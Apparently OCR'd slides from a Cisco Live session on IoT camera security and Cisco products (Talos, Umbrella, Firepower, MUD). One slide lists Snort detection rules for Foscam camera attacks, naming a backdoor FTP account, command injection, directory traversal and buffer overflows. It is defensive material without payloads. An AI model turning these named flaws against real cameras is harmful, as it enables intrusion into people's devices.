
Remote site: /IPCamera

```
▼ /
    ? .Spotlight-V100
    ? .fseventsd
  ▼ IPCamera
    ▼ C1_00626E8258F9
      ▼ record
        ▼ 20190217
            20190217_015853
      ▼ snap
        ▼ 20190217
            20190217-013000
```

Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
.SdRec	15	File	02/17/2019 01:58:52	0777	0 0
C1_00626E8258F9		Directory	02/17/2019 01:58:52	0777	0 0

1 file and 1 directory. Total size: 15 bytes


What can you do?


Network & Infrastructure Security
Advanced Threat Protection
ICS + OT
NAC
SDN
DDoS Protection
DNS Security
Network Analysis & Forensics
Network Firewall
Deception
Web Security
Endpoint Security
Endpoint Prevention
Endpoint Detection & Response
Application Security
WAF & Application Security
Application Security Testing
MSSP
Traditional MSSP
Advanced MSS & MDR
Data Security
Encryption
DLP
Data Privacy
Other
Mobile Security
Risk & Compliance
Risk Assessment & Visibility
Security Ratings
Pen Testing & Breach Simulation
GRC
Security Awareness & Training
Security Ops & Incident Response
SIEM
Security Incident Response
Security Analytics
Momentum CYBER
Threat Intelligence
IoT
IoT Devices
Automotive
Connected Home
Messaging Security
Identity & Access Management
Authentication
IDaaS
Privileged Management
Identity Governance
Consumer Identity
Digital Risk Management
Security Consulting
Blockchain
Fraud & Transaction Security
Cloud Security
Infrastructure
Container
CASB

Cisco Security

- Security Architecture that Integrates across Best of Breed Products
- Simple & Open
  - Support Industry Standards
  - Interoperates With other products.
- Automatable
  - Well-Defined APIs
- Effective
  - Protect Across Network, Endpoint, Cloud & Applications
  - Protection backed by Trust Verification & Intelligence
  - Incident Analysis & Threat Hunting.
- Developer Resources @Cisco DevNet - https://developer.cisco.com
  - Self paced security labs
  - DevNet Sandboxes (available on demand)

Cisco Security – Integrated Architecture



Open APIs · Cisco DevNet· Services

Management · Response

Deploy

Detect

Investigate

Remediate

Policy

Enforcement Everywhere

Network

Endpoint

Cloud

Application

Comprehensive Threat Intelligence

Known Threats

Zero-day Attacks

Continuous Trust Verification

Users, Devices, Applications and More

Integrations

Attribute & Context Sharing

Open APIs

Talos- Comprehensive Threat Intelligence

- Powers Cisco Security products with best in breed threat intelligence.
- Responsible for discovering new vulnerabilities and emerging threats.
- Maintains the official rule sets for Snort, ClamAV, Senderbase & Spam Cop.

Notable IOT Spotlights:

- Foscam Vulnerabilities https://blog.talosintelligence.com/2017/11/foscam-multiple-vulns.html
- Disney Circle https://blog.talosintelligence.com/2017/10/vulnerability-spotlight-circle.html
- Nest Cam IQ indoor camera https://blog.talosintelligence.com/2019/08/vuln-spotlight-nest-camera-openweave-aug-2019.html

and many more….


Cisco Umbrella

- Secure internet gateway that provides
  - DNS & IP layer enforcement
  - Intelligent Proxy – Deeper URL and File Inspection
  - Command & Control Callback blocking

- Powered by the best threat intelligence
  - Statistical Modeling: Identify patterns, anomalies, predict maliciousness
  - Investigate APIs: Relationships between IP, URL, Domains. Enrich incident data.
  - Cisco ecosystem: Intelligence from Cisco Talos, Threat Grid, Amp.
    - Daily analysis of millions of malware samples

- For personal use: Open DNS Home
  - https://www.opendns.com/home-internet-security/

Network Security – Firepower NGFWs




Filter: foscam

0 selected rules of 17

GID	SID	Message
1	43080	BROWSER-OTHER Foscam IP Camera User-Agent string detected
1	49636	BROWSER-PLUGINS Foscam IPCWebComponents ActiveX clsid access attempt
1	49638	BROWSER-PLUGINS Foscam IPCWebComponents ActiveX clsid access attempt
1	49639	BROWSER-PLUGINS Foscam IPCWebComponents ActiveX clsid access attempt
1	49637	BROWSER-PLUGINS Foscam IPCWebComponents ActiveX clsid access attempt
1	40909	SERVER-OTHER Foscam C1 backdoor account ftp login attempt
1	40908	SERVER-OTHER Foscam C1 backdoor account ftp login attempt
1	42078	SERVER-WEBAPP Foscam cgiproxy.fcgi stack buffer overflow attempt
1	43061	SERVER-WEBAPP Foscam changeUserName command passwd file injection attempt
1	42436	SERVER-WEBAPP Foscam IP Camera callbackJson directory traversal attempt
1	42435	SERVER-WEBAPP Foscam IP Camera callbackJson directory traversal attempt
1	42432	SERVER-WEBAPP Foscam IP Camera command injection attempt
1	42434	SERVER-WEBAPP Foscam IP Camera command injection attempt
1	42433	SERVER-WEBAPP Foscam IP Camera command injection attempt
1	42437	SERVER-WEBAPP Foscam IP Camera multipart boundary stack buffer overflow attempt
1	42431	SERVER-WEBAPP Foscam IP Video Camera CGIProxy.fcgi query append buffer overflow attempt
1	43005	SERVER-WEBAPP Foscam setWifiSetting command psk stack buffer overflow attempt

- Threat Intelligence from Talos available on all managed NGFWs (FMC/FDM)

Network Security – Firepower (FMC)



Ingest third-party Cyber Threat Intelligence (CTI)

Publish observables to devices

Detect and alert on incidents

- Ability to ingest 3rd party threat intelligence
- Support industry standards
- API Driven and easy to automate workflows


CTR –Cisco Threat Response

- Commitment to our integrated security architecture.
- Out of box integrations with Cisco Security products.
- Accelerates detection, investigation and remediation.
- Free!

Setting the Standards

Manufacturer Usage Descriptions (MUD) – RFC8520

- Manufacturers
  - Improve customer satisfaction and adoption due to reduced operational costs and security risks
  - Enhance device security through standard-based onboarding procedure
  - Reduce product support costs to customers by following an easy-to-implement process
- Customers
  - Automate IoT device type identification and policy enforcement process
  - Reduce threat surface of IoT devices by regulating traffic and thus avoiding lateral infections
  - Secure enterprise network through a standard-based approach


IoT Devices
Network Devices
MUD Controller
MUD File Server
1
MUD-URL in LLDP/DHCP / 802.1X
2
MUD-URL
3
MUD controller fetches a MUD file from the MUD file server and translates it into policy
4
MUD controller sends back the policy (access control list)

Complete your online session survey

- Please complete your session survey after each session. Your feedback is very important.
- Complete a minimum of 4 session surveys and the Overall Conference survey (starting on Thursday) to receive your Cisco Live t-shirt.
- All surveys can be taken in the Cisco Events Mobile App or by logging in to the Content Catalog on ciscolive.com/emea.

Cisco Live sessions will be available for viewing on demand after the event at ciscolive.com.

Continue your education

- Demos in the Cisco Showcase
- Walk-In Labs
- Meet the Engineer 1:1 meetings
- Related sessions

Thank you

You make **possible**